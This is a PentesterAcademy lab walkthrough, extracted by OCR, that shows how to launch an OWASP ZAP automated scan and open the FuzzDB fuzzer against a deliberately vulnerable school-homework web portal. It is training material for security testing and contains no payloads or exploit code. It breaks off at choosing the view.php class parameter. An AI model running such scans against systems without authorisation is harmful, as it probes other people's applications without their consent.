ATTACK DEFENSE

by PentesterAcademy

Name	FuzzDB: Fault Injection Testing
URL	https://www.attackdefense.com/challengedetails?cid=2059
Type	DevSecOps Basics: Dynamic Code Analysis

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Challenge Description

Fuzzdb is a dictionary containing attack payload primitives for fault injection testing. OWASP ZAP is an open-source framework for performing dynamic analysis on web applications.


A Kali machine with OWASP ZAP and FuzzDB ZAP plugin is available to the user. A vulnerable web portal is also provided for testing. The details of this portal are given below:

Web Portal	**Web Portal URL**
School Homework Web Portal	school-homework


Objective: Use the OWASP ZAP tool with FuzzDB to identify issues in the web application!

Lab Setup


On starting the lab, the following interface will be accessible to the user.



On choosing (clicking the text in the center) top left panel, **KALI GUI** will open in a new tab



Similarly on selecting the top right panel, a web UI of **School Homework UI** will open in a new tab.



MSHW Page

Welcome to the HWPage System!

Student Index
Classes
Subjects
Teacher Interface

Version 1.3 Beta 1

Select a page:

View Classes
View Subjects


Select your Class:

Classes:


6106A
6206B
7107A

Solution

Step 1: Start the OWASP ZAP located under Web Application Analysis



Click on the owasp-zap.




Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Step 2: Click on the Automated Scan button



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://


Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Progress: Not started

Step 3: Enter the target URL in the “URL to the attack” field.

URL: http://school-homework



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and pı

Please be aware that you should only attack applications that you have been specifically been given permiss

URL to attack: http://school-homework

Use traditional spider: ☑


Use ajax spider: □ with Firefox Headless

Attack Stop

Progress: Not started

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest

Click on the Attack button.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attac

Please be aware that you should only attack applications that you have been specifically been given permission to test

URL to attack: http://school-homework

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Attack Stop


Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

New Scan Progress: 0: http://school-homework 100% Current Scans: 0 URLs Found: 32 Nodes Added: 15 Export

Processed	Method	URI	Flags
●	GET	http://school-homework/printButton.png	
●	GET	http://school-homework/view.php?class=620&print=1	

The tool will start the automated attack on the target website.

Step 4: Select Fuzz located under the Tools drop-down panel


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Browse API
Encode/Decode/Hash... Ctrl+E
Toggle Break on All Requests Ctrl+B
Toggle Break on All Responses Ctrl+Alt+B
Submit and Step to Next Request or Response Ctrl+S
Submit and Continue to Next Breakpoint Ctrl+C
Bin Request or Response Ctrl+X
Add a Custom HTTP Breakpoint... Ctrl+A
Active Scan... Ctrl+Alt+A
Spider... Ctrl+Alt+S
Manual Request Editor... Ctrl+M
Run the Garbage Collector
WebSocket Message Editor
AJAX Spider... Ctrl+Alt+X
Fuzz... Ctrl+Alt+F
Replacer Options Ctrl+R
Options... Ctrl+Alt+O
Request
Response
Automated Scan
Attack
Stop

ws you to launch an automated scan against an application - just enter its URL below and press 'Attac
e that you should only attack applications that you have been specifically been given permission to test


tack: http://school-homework

ional spider: ☑

spider: □ with Firefox Headless


Progress: Attack complete - see the Alerts tab for details of any issues found

Click on the fuzz option to get the list of websites



Message Type: HTTP

Step 5: Click on the website dropdown and scroll down to choose the view.php with class parameter in the fuzzer.




Message Type: HTTP

- GET:logo.gif
- GET:post
- post
- GET:printButton.png
- GET:robots.txt
- GET:sitemap.xml
- GET:stu.css
- GET:subject.php
- GET:view.php(class)
- GET:view.php(class,print)

Progress: 0: http://school-homework

